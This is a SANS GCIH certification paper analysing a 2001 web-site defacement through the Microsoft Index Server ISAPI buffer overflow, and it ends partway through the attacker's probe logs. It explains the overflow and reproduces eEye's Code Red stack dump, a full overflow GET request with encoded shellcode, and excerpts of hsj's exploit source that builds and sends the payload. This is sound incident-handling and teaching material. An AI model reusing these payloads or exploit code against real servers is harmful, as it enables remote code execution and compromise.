Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits
GCIH Practical Exam Version 2.0

WITHOUT WARNING: THE MICROSOFT INDEX SERVER BUFFER OVERFLOW

Submitted by: Gib Sorebo
Date: January 10, 2002
Attended SANS IO War Games (Hacker Exploits)
Washington DC September 2001

TABLE OF CONTENTS

WITHOUT WARNING: THE MICROSOFT INDEX SERVER BUFFER OVERFLOW

On April 30, ABC Company[1] got a wake-up call. It learned that hackers could exploit a network thought to be safe via a vulnerability related Microsoft's Internet Information Server that Microsoft had yet to acknowledge. The episode is instructive in not only illustrating how a defective application can be compromised but also how a confluence of events can lead to a compromise of a presumably secure network.

Practical Assignment: Option 1 –Exploit in Action
Part 1 - The Exploit

Name – Microsoft Index Server ISAPI Extension Buffer Overflow (CAN-2001-0500)

It is believed that the means by which a hacker was able to successfully modify ABC Company's default web page was through a exploit known as the Microsoft Index Server ISAPI Extension Buffer Overflow. It is under review for inclusion in the Common Vulnerabilities and Exposures list. Its candidate identification is CAN-2001-0500. The CERT advisory, CA-2001-13, warning of this exploit can be found at http://www.cert.org/advisories/CA-2001-13.html. Index Server is a service installed by default when Microsoft's web server, Internet Information Server for Windows NT, is installed.

The Index Server, as the name implies, creates indexes of the data stored on the web server. An administrator can specify which directories and/or files are to be indexed. By default, all files are indexed and stored in a database that can be queried through requests initiated by a web browser. Despite the fact that this service exists, and it is often left running, it is rarely used. Index Server is basically an entry-level content indexing engine that does not have the capabilities many sophisticated web sites need for indexing and search capabilities. The more basic web sites, on the other hand, usually don't need search and indexing capabilities and therefore don't make use of Index Server either. Despite the fact that we are told that unused services should always be removed or disabled, the Index Server service was often left running based on the idea that it didn't appear to be a threat. After all, it was designed to help users find data on a web site, not change it. Unfortunately, this logic fails when one delves into world of buffer overflows and operating system vulnerabilities. Ultimately, the most innocuous application can pose a serious threat when machine language it uses to run is somehow hijacked.

Operating System, Protocol, and Application

---

[1]While the events described actually happened, the names of the participants, their titles, the organization's name, structure, and type of business have been changed. Additionally, all logs and network diagrams have been "sanitized" to prevent proprietary data from being released or the organization identified.

From a network standpoint, the Index Server is integrated with Microsoft Internet Information Server (IIS), which runs on Windows NT and Windows 2000. Both operating systems are considered vulnerable to this exploit when IIS is installed in its default configuration (The IIS version included with Windows XP Professional RC1 and later is not vulnerable to this exploit). In fact, IIS and Index Server are installed by default on Windows 2000 Server. IIS contains several components that make up various network services. Its core service is the web service that runs as a standard HTTP-based web service on TCP port 80 by default. IIS also includes FTP, SMTP, and NNTP network services. In this case, the server that was attacked was not running FTP, SMTP, or NNTP services, only HTTP.

As a Windows NT service, Index Server does not itself offer a network service. Windows NT services are essentially background processes that are started when the server boots. They generally run independently of any user logons, and while they run in some user context (usually SYSTEM), they run without intervention from the administrator or any other user. Most applications can be run as Windows NT/2000 services. They are usually executable programs that require no user input to operate. A service can be added simply by creating the appropriate entry into the HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services section of the Windows NT/2000 registry. The Index Server service itself merely performs the indexing function that creates the databases to be queried. This function is not where the vulnerability lies. Instead, the problem lies in the Information Server Application Programming Interface (ISAPI) that runs alongside the HTTP service. ISAPI extensions are essentially compiled Common Gateway Interface (CGI) scripts that web servers use to process data submitted by a client application like a web browser. In the case of Index Server, a client application would submit a query to the web server requesting it provide the user with a list of web pages containing the words or phrases the client application specifies. It is here that the web server relies on the ISAPI application running in conjunction with the web server to process this request. This is because basic HTTP web servers only know how to deliver files that are requested. Through the predominant HTTP GET request, a client specifies the file it is looking for (e.g., GET /default.htm). If the client has the appropriate permissions, this basic HTTP server simply sends the client the file via an HTTP data stream, which the client then receives and processes the file in accordance with the client's program logic. In this simple case, the web server is nothing more than an FTP or similar file sharing server.[2]

As web servers developed, the concept of a CGI application arose as a way to further customize the data the client received, to essentially create data "on the fly" rather than simply deliver flat files. For example, if a client requests that a file be sent to it with links to all the web pages that matched its query, a web server needs to have a secondary application to take that query information and process it in order to determine the relevant web pages to deliver. The web server was able to separate such queries from normal requests for existing files by looking at the extension of the file being requested. If the extension matched those used to run CGI applications, then the file was not delivered but instead the associated CGI application was

[2] HTTP was developed to improve upon protocols such as FTP in order to make the client/server interaction more seamless and faster. For a detailed discussion of the HTTP protocol, see RFC 2616 (Hypertext Transfer Protocol – HTTP/1.1).

executed using the file requested as the input for the application. Many scripts were and still are run using the Programmer's Extracting and Reporting Language (PERL), an interpreted programming language originally written in the pre-Web period for programmers to easily and quickly read and extract data from files. In the Web world, the PERL scripts run and their output is sent to the client rather than to a file or the display. Early scripts ran on their own and sent customized HTML output to a web client without any input from the client other than a request for that file. The script might just perform simple operations like display the current date and time or dynamically create a web page based on data from multiple sources like databases and text files. However, these scripts could further customize the data sent to the client by allowing the client to specify additionally parameters or conditions on the data it was it was requesting. Instead of simply asking the web server to run PERL with search.pl as the source of the input information, for example, the client could indicate that not only should the PERL program use search.pl as its input, but it should also replace variables in the search.pl file with data it was supplying to the server. Now for the first time, the client application was not only telling the server which files to deliver or execute, but it was also telling the web server what information it should use when those files are executed. While this gave the client application a lot more flexibility and control over what it wanted from the server, it meant that the server had to be prepared to process data that is unknown to it until the client submits its request. Herein lies the balance of security versus functionality. Almost by definition, the more data an application is allowed to receive and process, the more likely it is that some of that data will be processed in ways that were not expected. Producing these unexpected and unintended outcomes is what hackers seek to do and what application programmers and security experts seek to prevent.

The Index Server has a CGI application associated with it that runs as an ISAPI script. In this case, the file idq.dll is loaded when the web service starts. The advantage of ISAPI scripts is that the script's code is loaded into memory once and is accessed by the web service when a client initiates a request for the script.

Brief Description of the Exploit

The exploit at issue takes advantage of a vulnerability in this ISAPI script. By carefully crafting a client request, a hacker can cause a buffer overflow where the hacker's request is overlayed over the ISAPI script's code that is loaded in memory. This causes the code to perform operations running in the user context of the web service. A hacker would then be able to not only execute his own code on the server but also elevate his privileges so that he can delete, modify or add files on the server. In this incident, the default page on ABC Company's web site was replaced with a file containing the phrase: "what happened to this American site? nan1nan1 doesn't know neither." According to his web site, this hacker, "nan1nan1," is a student living near Beijing, China.

This exploit is extremely dangerous to not only the system being attacked, but also other systems in the network. This exploit can allow hackers to upload code that can then be used to attack other systems automatically. Because web traffic is often the only public traffic allowed into a network, this type of attack is especially troublesome because it threatens systems that aren't accessible to the Internet. Many organizations assume the risk of attack on their public web

servers, basing it on the fact that the only information on public web servers is public information that can be restored easily. This type of exploit is a reminder that public web servers can be as much of a threat to internal systems as hackers are to the public web servers.

Variants

The Index Server ISAPI Buffer Overflow does not have any variants in the core exploit. However, the exploit has been combined with other code to produce Internet worms, a kind of self-propagating attack that is capable of infecting thousands of web servers very quickly. The Code Red, Code Red II, Nimda, and other recent worms all owe part of their genesis to this exploit. While the worms typically take advantage of several different vulnerabilities, Code Red and its progeny frequently were able to compromise IIS machines through the Index Server exploit because of its relatively recent disclosure. Information about this exploit had only been publicly available for about a month with the Code Red worm hit and web site administrators had not yet applied the appropriate patches.

Typically, these worm variants will make use of the buffer overflow to gained privileged access to the system. The functions performed after this privileged access is obtained are called the payload. Payloads can be as simple as executing a command once on the system instruction it to add, delete or modify a file on the system like the hacker performed in the attack described in this paper. The recent NIMDA worm uses the buffer overflow exploit to load code on the system and have it executed. This new code would then launch attacks on other web sites in the same way it was compromised, thereby self-propagating itself to potentially thousands of systems. These worms have proven particularly troublesome to the information technology community because they are able to propagate themselves so quickly. Because of the network traffic they generate, they pose a problem for users who are not directly vulnerable to the exploit.

References

The Microsoft Index Server ISAPI Buffer Overflow exploit is under review for inclusion in the Common Vulnerabilities and Exposures list. Its candidate identification is CAN-2001-0500 and its CVE status can be found at:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500

The CERT advisory, CA-2001-13, warning of this exploit can be found at:

http://www.cert.org/advisories/CA-2001-13.html

Microsoft discussion of this bug, MS01-033, and a link to the superseding patch (MS01-044) for it can be found at:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

eEye's research into this issue, which led to all the above advisories and patches is found at:

http://www.eeye.com/html/Research/Advisories/AD20010618.html

Part 2 - The Attack

Description and Network Diagram


The network described here is a basic corporate network. ABC Company utilizes a packet filtering approach to protect its perimeter through the use of access control lists on its border router. Most inbound traffic to the network is blocked. The only exceptions are SMTP traffic, which is allowed to proceed to a designated SMTP server on the perimeter, VPN traffic, which is allowed to proceed to the VPN concentrator, and web traffic, which is allowed to proceed to registered web servers on the corporate backbone. Web traffic is the only inbound unauthenticated network activity that is allowed within the corporate backbone. This policy is enforced using an access list on the company's border router. In this case, the router is a Cisco router running the Cisco Internet Operating System (IOS). The router is likely a Cisco 7000 Router running version 11.x or 12.x of the IOS.[3] Based on the company's security policy, the access list for the border router's Internet interface would look something like this:

```
access-list 101 permit tcp 0.0.0.0 255.255.255.255 10.10.10.10 0.0.0.0 eq 80
access-list 101 permit tcp 0.0.0.0 255.255.255.255 10.10.10.11 0.0.0.0 eq 80
access-list 101 permit tcp 0.0.0.0 255.255.255.255 10.10.10.12 0.0.0.0 eq 80
access-list 101 permit tcp 0.0.0.0 255.255.255.255 10.10.14.9 0.0.0.0 eq 80
access-list 101 permit tcp 0.0.0.0 255.255.255.255 10.10.26.4 0.0.0.0 eq 80
access-list 101 deny ip any any
```

In this case, ABC Company is allowing web access (port 80) to five web servers (10.10.10.10, 10.10.10.11, 10.10.10.12, 10.10.14.9, and 10.10.26.4) and denies access to all other IP addresses as well as all other ports on those five web servers.

The route web queries from the hacker or any other Internet user would take is displayed in the diagram below. Additionally, some intrusion detection activities are going on at the perimeter. However, as we will see, the volume of traffic at the perimeter is usually too large to effectively monitor and respond to.


[3] While I am familiar the configuration of systems within the ABC Company department affected by this attack, I am not privy to the configuration of the border router, its model, or its IOS version. For the purposes of this paper, my approximations should provide the reader with enough information to benefit from this analysis.



The Protocol


What the diagram demonstrates is that if a hacker wants to compromise a system on ABC Company's network, he will probably need to do so using the HTTP protocol running on TCP port 80 as that is the only unauthenticated traffic allowed into the network. By default, web servers communicate using the Hypertext Transfer Protocol (HTTP) running on TCP port 80. In the OSI layer construct, HTTP operates at the application layer on top of the Transport Control Protocol (TCP) as the table below demonstrates.

HTTP (Application Layer)
This application operates over TCP, and its server component usually runs on TCP port 80. As the uppermost layer, HTTP is concerned with the actual communication between the client and server applications. It sends commands in the form of HTTP methods (e.g., GET, OPTIONS, HEAD, POST, PUT, DELETE, TRACE, CONNECT). The request specifies the path for the file it is requesting and usually indicates what kinds of media types it will accept (e.g., video, audio, image, text). The server responds with a status code (e.g., 200 means request is successful, 404 means file not found, etc.). When successful, the server provides the client with the data it requested and includes some meta information describing the information.



HTTP is similar to other session-oriented protocols like telnet, Simple Mail Transfer Protocol (SMTP) and File Transfer Protocol (FTP). However, it was designed to be more versatile and efficient. Its data streams may contain a variety of binary and ASCII data that a web server has to interpret. The sessions tend to be much shorter than telnet or FTP and more flexible than SMTP. Just like FTP uses GET and PUT to transfer files, HTTP uses GET and POST to retrieve and upload data. In most cases, the HTTP client is a web browser (e.g., Microsoft's Internet Explorer, Netscape's Navigator) and the HTTP server is a web server (e.g., Microsoft's Internet Information Server, Netscape's Enterprise Server, APACHE, etc.). To create these sessions, a client initiates a connection to an HTTP server and makes a synchronization request in the form of a SYN packet containing the client's initial sequence numbers. The HTTP server responds back with its own SYN packet and also includes an acknowledgment of the client request by setting the ACK flag in the packet and telling the client the next sequence number it expects

from the client. The client then responds with a packet with its ACK flag set and noting the next sequence number it expects from the server. This is what is called a three-way handshake. The client and the server can now exchange data within the context of this session. At this point, the client submits its HTTP request.



Because of this handshake method, HTTP, FTP, telnet, and SMTP servers are less vulnerable to a hacking technique known as IP spoofing. For a session to be formed, the client machine needs to not only send data to the server but also receive the server's acknowledgement and then reference the server's acknowledgement in an acknowledgement of its own.

Usually the HTTP method used is a GET request asking the server to send it a file of some sort. When a web browser first contacts a web site, it usually asks the web server for an HTML file. The browser then parses that file for images and other data contained within the file. The additional data is retrieved through the use of additional GET requests.

What we will see is that while the HTTP protocol itself did not prove to be vulnerable in the attack described in the paper, the fact that web servers now accept and process a wide variety of user input submitted with a standard HTTP GET request almost assures that some vulnerability will be found if someone is willing to look hard enough. And because of the way this input is nested within an HTTP GET request, an intrusion detection system needs to look deep into the data portion of a network packet to determine whether an attack is being undertaken. Without having an attack signature to look for, it is very difficult to separate the dangerous traffic from the benign. This is particularly challenging because of the layered approach used for these communications. Any firewall or intrusion detection system needs to account for the IP address (network layer), the destination and source ports (transport layer), and the nature of the HTTP request (application layer). If firewalls only look at the source and destination IP addresses and ports, a hacker can inject malicious data into a legitimate session. Moreover, making sure that only legitimate HTTP requests are submitted is only half the story. As we will see, the real power of a web server is its ability to receive HTTP requests and then execute code on the server using the data in the HTTP request as input. This provides users with a rich environment that is valuable to end users but potentially dangerous to web site owners.

Details of How the Exploit Works

It is through such an HTTP GET request to the Microsoft Index Server ISAPI extension buffer overflow exploit that a hacker is able to compromise a web server. As mentioned above, the first thing a hacker needs to do is come up with a GET request that the web server will execute or otherwise parse rather than simply serve up a file. Knowing the default extensions that IIS maps to ISAPI extensions and other CGI applications is very helpful in initiating this kind of attack. For example, if a hacker knows that the .ida and .idq extensions are mapped to the Index Server ISAPI application, which they are by default, then the hacker knows that he can submit a GET request in the form: GET /file.ida. If the web server is running with its default configuration, the hacker need not worry if file.ida exists. The web service doesn't check before it passes the file off to the CGI application to be interpreted. In this example, file.ida would be passed to idq.dll. Under normal circumstances the ISAPI extension would open and read the file requested, following whatever instructions that were being passed to the extension. If the file didn't exist or the client was asking the CGI application to perform an unauthorized action, the execution would terminate and an error code would be sent to the client machine. However, like many buffer overflow exploits, the Index Server ISAPI extension never gets a chance verify whether the file exists. The extension's code is overwritten so that its intended operation is subverted. In this case, the hacker simply attaches additional information to his GET request. Rather than simply request that the web server process a file using the program associated with the file's extension to performing the processing, he also instructs the web server to execute the file using parameters that the client has supplied it.

In the case of the Index Server, the request may simply be that the file search.idq be executed with the words ABC Company to be used as the parameters. In this example, search.idq is a general search script interpreted by idq.dll with the words ABC Company as the search terms. The request might be something like:

GET /search.idq?ABC+Company

This kind of request is what the script is expecting, and it would promptly search for web pages that contain the words ABC Company and would return a web page with the results. What hackers try to do is substitute the words ABC Company with something the script is not expecting. It could be five megabytes worth of data or a series of special characters. The goal is to effectively confuse the script or cause it to hiccup and replace the instructions it has for executing scripts with those of the hacker. In most cases, the way to do this is to give the application more data than it can handle. SANS course material provides a useful explanation:

> "When programs don't check and limit the amount of data copied into a variable's assigned space, that variable's space[] can be overflowed. When that buffer is overflowed, the data placed in the buffer will go into the neighboring variables' space and eventually into the pointer space. Attackers take advantage of this by precisely tuning the amount and contents of data placed into an overflowable buffer. The data that the attacker sends usually consists of machine specific bytecode (low level binary instructions) to execute a command, plus a [] new address for the return pointer. This address points back into the address space of the stack, causing the program to run the attacker's instructions when it attempts

to return from the subroutine.” (Cole & Skoudis at 192)

What eEye Digital Security discovered was that a carefully crafted GET request could cause a buffer overflow in idq.dll and then allow the hacker to execute his own code as if it were part of idq.dll running in the same security context. eEye explains how this works: “This buffer overflows in a wide character transformation operation. It takes the ASCII (1 byte per char) input buffer and turns it into a wide char/unicode string (2 bytes per char) byte string. For instance, a string like AAAA gets transformed into \0A\0A\0A\0A. In this transformation, buffer lengths are not checked and this can be used to cause EIP to be overwritten.” (eEye, AD20010618 Advisory) The EIP described is the instruction pointer for Intel-compatible systems. By overwriting it, the hacker is able to replace the existing instruction pointer in the code with one that points to the code the hacker wants to be executed. In eEye’s example, the buffer is approximately 240 bytes expressed in a form like:

GET /file.ida?[buffer]=X HTTP/1.1

In a later analysis of the Code Red worm, which takes advantage of the same vulnerability to compromise a system, eEye explained how this works:

“At the time of the .ida overflow a systems stack memory will look like the following:
<MORE 4E 00>
4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
92 90 58 68 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
FA 00 00 00 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 90 90
90 81 C3 00 03 00 00 8B
1B 53 FF 53 78

EIP is overwritten with 0x7801CBD3 which an address within msvcrt.dll. The code at 0x7801CBD3 disassembles to:
call ebx
When EIP is overwritten with call ebx it then causes program flow to divert back to the stack. The code on the stack jumps into the worm code that's held in the body of the initial HTTP request.” (eEye, AL20010717 Advisory)

The HTTP GET request might look something like this:

“GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN

```
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u909
0%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a"
```

(eEye, Code Red Worm Disassembly)

The "N" character is used as space filler to get to the place where the buffer overflows. At that point, the remaining hexadecimal characters act as the pointer to the exploit code. The exploit code may also be included in the GET request or it may be retrieved and then executed through a piece of shell code in the GET request. An example of how this would work in practice is contained in the following portion of source code written by a Japanese programmer (hsj):

```
int main(int argc,char *argv[])
{
int i,j,s,pid;
unsigned int cb;
unsigned short port;
char *p,buf[512],buf2[512],buf3[2048];
FILE *fp;
```

Here the buffers in the HTTP GET request are assembled to cause the overflow in idq.dll. The hacker has to be very precise in coming up with the size of each buffer, as he wants to cause an overflow at a specific point in memory. Discovering the exact location is often a trial and error process done on his own server, which is configured the same way as his potential targets.

```
    j = strlen(shellcode);
    *(unsigned int *)&shellcode[GMHANDLEA_OFFSET] = GMHANDLEA;
    *(unsigned int *)&shellcode[GPADDRESS_OFFSET] = GPADDRESS;
    port = htons(PORT);
#if MASKING
    port ^= PORTMASK;
    cb ^= ADDRMASK;
    *(unsigned short *)&shellcode[PORTMASK_OFFSET] = PORTMASK;
    *(unsigned int *)&shellcode[ADDRMASK_OFFSET] = ADDRMASK;
#endif
    *(unsigned short *)&shellcode[PORT_OFFSET] = port;
    *(unsigned int *)&shellcode[ADDR_OFFSET] = cb;
    for(i=0;i<strlen(shellcode);i++)
    {
      if((shellcode[i]==0x0a)||
        (shellcode[i]==0x0d)||
        (shellcode[i]==0x3a))
         break;
```

The shell code is crafted and designed to overlay the return pointer at the appropriate memory address. It then will point to a new memory location that contains the code that the hacker wants to execute. The beauty of this method is that the hacker can attack thousands of sites that have this ISAPI script running without having to change the attack code. He doesn't need to know any usernames or passwords. Because the idq.dll runs as SYSTEM, the hacker will often have free reign with anything on the server. Because Microsoft requires so many programs to run as SYSTEM, it is often difficult for system administrators to deny the SYSTEM account access to much of the server. Many administrators give the account access to everything in order to keep everything working. By default, Microsoft gives the SYSTEM account full control of the \WINNT and \WINNT\system32 directory as well as many subdirectories underneath as well as certain directories in the \Program Files hierarchy.

```
memset(buf,1,sizeof(buf));
p = &buf[OFFSET-2];
sprintf(p,"%s",forwardjump);
p += strlen(forwardjump);
*p++ = 1;
*p++ = '%';
*p++ = 'u';
sprintf(p,"%04x",(RET>>0)&0xffff);
p += 4;
*p++ = '%';
*p++ = 'u';
sprintf(p,"%04x",(RET>>16)&0xffff);
p += 4;
*p++ = 1;
sprintf(p,"%s",jump_to_shell);
```

The program is defining the modified return pointer that will tell the target host to execute the shell code rather than the normal code in idq.dll.

```
memset(buf2,NOP,sizeof(buf2));
memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-
strlen(storage)1],storage,strlen(storage));
memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-1],shellcode,strlen(shellcode));
buf2[sizeof(buf2)-1] = 0;
```

The program is combining the shell code and the buffer overflow process.

```
sprintf(buf3,"GET /a.idq?%s=a HTTP/1.0\r\nShell: %s\r\n\r\n",buf,buf2);
write(s,buf3,strlen(buf3));
```

Here's the GET request. The program submits the request with the buffer overflow, contained in the variable %s and appends shell code to that buffer overflow.

```
printf("---");
for(i=0;i<strlen(buf3);i++)
{
   if((i%16)==0)
      printf("\n");
   printf("%02X ",buf3[i]&0xff);
}
printf("\n---\n");

wait(0);
sleep(1);
shutdown(s,2);
close(s);

printf("Done.\n"); (hsj)
```

The GET request is formed and then launched. The request (GET /a.idq?%s=a HTTP/1.0\r\nShell: %s\r\n\r\n",buf,buf2) causes the return pointer to be overwritten and point to the shell code which retrieves the exploit code from the attacker's machine and executes it on the web server. The printf("\n---\n"); gives the hacker status information. Once the request is completed, the program responds with "Done" and finishes.

Description and Diagram of Attack

At 8:18 am (12:18 pm GMT), IIS logs indicated activity consistent with active probing. Unlike the occasional probes most web sites experience, this probing was intense and virtually non-stop for nearly four hours before a successful exploit was found. It appears that at least two different IP addresses were used, running a variety of exploit scripts. Below we see the hacker initiating these attacks:

2001-04-30 12:18:55 61.150.32.204 HEAD /other.htm 200
HA²¶WebÌ½²âÆ)(http://www.whlife.com.cn/inet/) -
2001-04-30 12:28:09 61.150.32.204 GET /other.htm 200 - -
2001-04-30 12:28:10 61.150.32.204 HEAD /iissamples/exair/search/advsearch.asp 404 - -
2001-04-30 12:28:10 61.150.32.204 HEAD /carbo.dll 404 - -
2001-04-30 12:28:12 61.150.32.204 HEAD /cgi-win/uploader.exe 404 - -
2001-04-30 12:28:12 61.150.32.204 HEAD /search97.vts 404 - -
2001-04-30 12:28:14 61.150.32.204 HEAD /scripts/tools/newdsn.exe 401 - -
2001-04-30 12:28:14 61.150.32.204 HEAD /scripts/tools/getdrvs.exe 404 - -
2001-04-30 12:28:17 61.150.32.204 HEAD /_vti_pvt/service.pwd 404 - -
2001-04-30 12:28:17 61.150.32.204 HEAD /_vti_pvt/users.pwd 404 - -
2001-04-30 12:28:18 61.150.32.204 HEAD /_vti_pvt/authors.pwd 404 - -
2001-04-30 12:28:18 61.150.32.204 HEAD /_vti_pvt/administrators.pwd 404 - -
2001-04-30 12:28:20 61.150.32.204 HEAD /_vti_pvt/shtml.dll 404 - -

2001-04-30 12:28:20 61.150.32.204 HEAD /_vti_pvt/shtml.exe 404 - -
2001-04-30 12:28:22 61.150.32.204 HEAD /samples/search/queryhit.htm 404 - -
2001-04-30 12:28:22 61.150.32.204 HEAD /.....*/autoexec.bat 404 - -
2001-04-30 12:28:24 61.150.32.204 HEAD /...*/config.sys 404 - -

The log file is in space delimited format with the fields described as follows:

date time client IP address HTTP Method file path return code Client type Referrer

What we see here is the hacker successfully retrieving the ABC Company default web page (other.htm) as evidenced by the 200 code indicating a successful query. After that, the hacker tried a variety of known exploits including a Microsoft FrontPage exploit, an attempt to create a database DSN, and attempts to view configuration files to no avail. The 4xx type codes indicate the file was not found or permission was denied. However, it does appear that the hacker was aware from the beginning that the hacker knew this was a Windows computer running Internet Information Server. Presumably, this was determined from the initial query at 8:18 am. The header information from the server normally identifies the type of web server running. Next, the hacker is a little more successful:

2001-04-30 12:28:24 61.150.32.204 HEAD /iisadmpwd/achg.htr 200 - -
2001-04-30 12:28:26 61.150.32.204 HEAD /iisadmpwd/aexp.htr 200 - -
2001-04-30 12:28:27 61.150.32.204 HEAD /iisadmpwd/aexp2.htr 200 - -
2001-04-30 12:28:29 61.150.32.204 HEAD /iisadmpwd/aexp2b.htr 200 - -
2001-04-30 12:28:30 61.150.32.204 HEAD /iisadmpwd/aexp3.htr 200 - -
